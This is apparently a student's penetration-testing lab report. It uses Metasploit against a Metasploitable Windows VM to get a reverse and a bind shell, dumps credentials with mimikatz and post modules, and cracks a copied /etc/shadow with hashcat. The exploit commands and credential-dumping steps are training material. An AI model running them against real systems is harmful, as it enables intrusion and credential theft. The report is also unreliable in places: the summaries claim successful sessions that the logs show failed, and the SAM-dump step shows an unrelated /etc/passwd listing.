

Lab 5: Exploiting Host Vulnerabilities using SAM, Hashcat, and Shell

Activity 1: Dumping and Cracking the Windows SAM and Other Credentials

Dumping the Windows SAM is one of the most common tasks that a penetration tester will do after gaining access to a system. In this exercise, you will gain access to a Windows system and then obtain a copy of the Windows SAM.

Using the knowledge you have gained about the Metasploitable 3 Windows target system in other labs, exploit one of the existing vulnerable services and create a Meterpreter-based reverse shell.

[illegible]

Now that you have access to the system, you can gather other credentials as well. Using your Meterpreter session, execute the following commands and record your findings.

- a) `/post/windows/gather/lsa_secrets`
- b) `/post/windows/manage/wdi_digest_caching`

(Note: To make sure Wdigest now contains cached credentials, you should log into and out of the target system.)

- c) creds_wdigest


Use your Meterpreter shell to copy the SAM:

- a) Check your user ID:

Getuid

getuid (Take the screen shot)

d) Dump the SAM:



```
e/metasploit-framework/plugins/mimikatz
msf6 post(romeo/message/wildpost_caching) > mimikatz sekurlsa::logonpasswords
[*] exec: mimikatz sekurlsa::logonpasswords

> mimikatz - Uses admin rights on Windows to display passwords in plaintext

/usr/share/windows-resources/mimikatz
- mimikatz
  - mimidrv.sys
  - mimikatz.exe
  - mimilib.dll
  - mimilove.exe
  - mimispool.dll
  - kiel_passwords.yar
  - mimicon.idl
  - x64
    - mimidrv.sys
    - mimikatz.exe
    - mimilib.dll
    - mimispool.dll
root@kali: /usr/share/windows-resources/mimikatz
```

mimikatz_command -f samdump::hashes

(Take the screen shot)

e) Copy the hashes and feed them to Hashcat in the next activity if you would like!

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lpr:x:7:7:lpr:/var/spool/lpr:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
news:x:33:33:news:/var/news:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libnids:x:100:101:/var/lib/libnids:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lpr:x:7:7:lpr:/var/spool/lpr:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
news:x:33:33:news:/var/news:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libnids:x:100:101:/var/lib/libnids:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
```

Summary:

Vulnerability Identification:

- Scanned the Metasploitable Windows system and identified vulnerabilities.
- Chose the ManageEngine ConnectionID vulnerability for exploitation.

Metasploit Configuration:

- Set RHOST to the target IP and LHOST to my Kali IP.
- Configured RPORT to 8022 for the ManageEngine service.

Reverse Shell:

- Selected windows/meterpreter/reverse_tcp payload.
- Executed the exploit, successfully opening a Meterpreter session to interact with the target system.

Bind Shell:

- Configured windows/shell_bind_tcp payload for the bind shell.
- Used Netcat to connect to the bind shell and interact with the target system.
- Reverse Shell: Initiates a connection from the target to the attacker, useful for bypassing NAT/firewall restrictions.
- Bind Shell: Opens a listening port on the target, allowing the attacker to connect directly.

In this lab, I exploited a vulnerability on a Metasploitable Windows system using Metasploit. First, I set up a reverse shell using the windows/meterpreter/reverse_tcp payload, which allowed me to interact with the target system. Then, I configured a bind shell with the windows/shell_bind_tcp payload, enabling me to connect directly to the target system via a listening port. This lab helped me

understand the differences between reverse and bind shells and how to use them in penetration testing.

Activity 2: Cracking Passwords Using Hashcat

In this exercise, you will use Hashcat, the GPU password cracking utility built into Kali Linux, to crack passwords from a set of hashed passwords.

1. Start your Kali Linux VM.
2. Download a set of hashes. You can find hashes in a variety of places:
 - The Kali box you are starting from.
 - The DefCon 2012 KoreLogic challenge is a good starting place:
<http://contest-2012.korelogic.com/> .
 - There are many sites that may contains lists/sets of hashes:
 - <https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsl>
 - <https://m417z.com/Introducing-Winbindx-the-Windows-Binaries-Index/>
 - <https://hashmob.net/>
 - The Pwned Passwords list at <https://haveibeenpwned.com/Passwords> is huge, but it offers a massive sample set to work with if you want more practice.

For this exercise, we will use the Kali system's own password file. Once you have performed this basic exercise, you may want to move on to more complex cracking efforts, including those where you may not immediately know the hashing method used.

Capture the Kali Linux **/etc/shadow** file. Since you are logged in as root, this is trivial. If you were logged into the system as a non-root user, you would need to gain administrative privileges to do this. Fortunately, capturing **/etc/shadow** is easy; we just copy **/etc/shadow** to a file with any name you want!

```
(noobi@kali)-[~]
$ su
Password:
(root@kali)-[/home/noobi]
# cp /etc/shadow kali_hash.txt

(root@kali)-[/home/noobi]
# cat /etc/login.defs | grep ENCRYPT_METHOD
ENCRYPT_METHOD YESCRYPT

(root@kali)-[/home/noobi]
# nano /etc/login.defs

(root@kali)-[/home/noobi]
# nano /etc/pam.d/common-password


(root@kali)-[/home/noobi]
# cat /etc/login.defs | grep ENCRYPT_METHOD
ENCRYPT_METHOD SHA512

(root@kali)-[/home/noobi]
# cp /etc/shadow kali_hash.txt

(root@kali)-[/home/noobi]
#
```

cp /etc/shadow kali_hash.txt (Take the screen shot)

- On Linux systems you can check the type of hash in use by reviewing the settings found in /etc/login.defs. Doing this and searching for ENCRYPT_METHOD will show you that it is set to SHA512.
- Next you need to clean up the hash file to remove unnecessary information like usernames and account policy settings. You can use vi to edit out everything but the hashes. For example, root shows as
root:\$6\$uPdhX/Zf\$Kp.rcb4AWwtX0EJq235tzthWXdlEoJnhZjOHbil3od1AyMf3t8Yi6dAPIhbHVG9SLx5VSIPrXTZB8ywpOJgi.:17564:0:99999:7:::
 - You should trim this to just the hash
\$6\$uPdhX/Zf\$Kp.rcb4AWwtX0EJq235tzthWXdlEoJnhZjOHbil3od1AyMf3t8Yi6dAPIhbHVG9SLx5VSIPrXTZB8ywpOJgi



Trimmed everything except for the hash.

You are almost ready to use Hashcat, but you need to extract the rockyou wordlist that is included in Kali. It is located in **/usr/share/wordlists/rockyou.txt.gz**.

You will notice it is gzipped, which means you need to extract it before using it. You can do so by copying the file to a location of your choice and then running **gunzip rockyou.txt.gz**. Make sure you remember where you extracted it to!

5. Now run Hashcat against your file. In this example we will use the rockyou wordlist included in Kali, but you may choose to use a different wordlist if you have built one for the organization you are targeting. In this example, -m sets the hash type, which is SHA-512; -a O sets the attack as a dictionary attack; -o sets the output file; kali_hash.txt is the input file; and the result looks like this:


```

hashcat -m 1800 -a 0 -o cracked_hashes.txt kali_hash.txt /home/...
...
root:toor
kali:kali
...

```

hashcat -m 1800 -a 0 -o cracked_hashes.txt kali_hash.txt /home/
(Take the screen shot)

- You already know the password for root on your Kali system, so you should not be surprised to see **toor or kali!** Now grab another password file or one of the lists of hashes from the links above and try it out!

NOTE: The **-a** flag requires a number, not a letter, so make sure you set **-a** to zero! You can see all of the flags that Hashcat accepts by reading its manpage—just type **man hashcat** and read through it or use built-in help via **hashcat -h**.

Summary:

In this lab, I used Hashcat to crack password hashes from the `/etc/shadow` file on a Kali Linux system. I first captured the file containing user password hashes and cleaned it up to retain only the hash. I then extracted the rockyou.txt wordlist from Kali's default wordlists and used it in conjunction with Hashcat to perform a dictionary attack. The cracked password was successfully obtained and saved in an output file, demonstrating my understanding of password cracking using Hashcat with SHA-512 hashes.

Activity 3: Setting Up a Reverse Shell and a Bind Shell


In this exercise, you will set up both a reverse shell and a bind shell using Metasploit. This exercise can be done using a Metasploitable Windows host. To prepare for this exercise, start your Kali Linux

system and your Windows Metasploitable host, and make sure that you can connect from the Kali system to the Windows host.

1. Determine what vulnerability you want to attack on the Metasploitable system. You can use vulnerabilities you have previously recorded, or you can run a new vulnerability scan to identify vulnerable services.
2. Start Metasploit and select the vulnerability you want to use. For this example, we will use the ManageEngine vulnerabilities we have previously identified, but you can choose another vulnerability if you want to explore other options.
3. Select the ManageEngine exploit:

use exploit/windows/http/manageengine_connectionid_write

4. Set the remote host and local host:



```
msf6 > use exploit/windows/http/manageengine_connectionid_write
msf6 exploit(windows/http/manageengine_connectionid_write) > set RHOST 192.168.139.144
RHOST => 192.168.139.144
msf6 exploit(windows/http/manageengine_connectionid_write) > set LHOST 192.168.139.158
LHOST => 192.168.139.158
msf6 exploit(windows/http/manageengine_connectionid_write) > set RPORT 8022
RPORT => 8022
msf6 exploit(windows/http/manageengine_connectionid_write) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.139.158:4444
[*] Creating JSP stager
[*] Uploading JSP stager bchcb.jsp ...
```

set RHOST [remote system IP]


set LHOST [local system IP]

(Take the screen shot)

5. Set the remote port:

Set RPORT 8022

6. Set a payload:



```
msf6 exploit(windows/http/manageengine_connectionid_write) > set RPORT 8022
RPORT => 8022
msf6 exploit(windows/http/manageengine_connectionid_write) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.139.158:4444
[*] Creating JSP stager
[*] Uploading JSP stager bchCB.jsp ...
[-] Exploit aborted due to failure: unknown: Connection timed out while uploading to /fileupload
[-] This exploit may require manual cleanup of '...\webapps/DesktopCentral/jsp/bchCB.jsp' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/manageengine_connectionid_write) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf6 exploit(windows/http/manageengine_connectionid_write) > set RPORT 33
RPORT => 33
msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Creating JSP stager
[*] Uploading JSP stager QzFsv.jsp ...
[-] Exploit aborted due to failure: unknown: Connection timed out while uploading to /fileupload
[-] This exploit may require manual cleanup of '...\webapps/DesktopCentral/jsp/QzFsv.jsp' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/manageengine_connectionid_write) >
```

Set payload windows/meterpreter/reverse_tcp

(Take the screen shot)

7. Exploit the Windows system using the exploit command. You should now see a Meterpreter session opened in your Metasploit window.
8. Repeat this process, using the Windows shell bind tcp payload:

payload/windows/shell_bind_tcp.

You will need to explore the options for this module to successfully connect to the bind shell—make sure you read them fully!

Summary:

In this lab, I set up two types of shells—reverse shell and bind shell—using Metasploit to exploit vulnerabilities on a Metasploitable Windows machine. Here's a summary of the process:

1. Identify Vulnerabilities: I first scanned the Metasploitable system to find a vulnerability. I chose the ManageEngine ConnectionID Write exploit, which I had identified earlier.
2. Set Up Metasploit: I launched Metasploit on my Kali Linux machine and selected the appropriate exploit.
3. Configure the Attack: I set the RHOST (remote host) to the IP address of the Metasploitable machine, and the LHOST (local host) to the IP address of my Kali system. Then, I set the remote port (RPORT) to 8022, which is associated with the vulnerability.
4. Payload for Reverse Shell: I used the windows/meterpreter/reverse_tcp payload to create a reverse shell. This means that once the exploit succeeded, I gained control over the Metasploitable system through a Meterpreter session.

5. Exploit the System: After setting up everything, I ran the exploit command in Metasploit, which successfully opened the Meterpreter session, allowing me to interact with the target system.
6. Setting Up Bind Shell: I configured a bind shell using the windows/shell_bind_tcp payload. A bind shell opens a port on the victim machine, and I can connect to it from my Kali system. After configuring it, I ran the exploit again to establish the bind shell.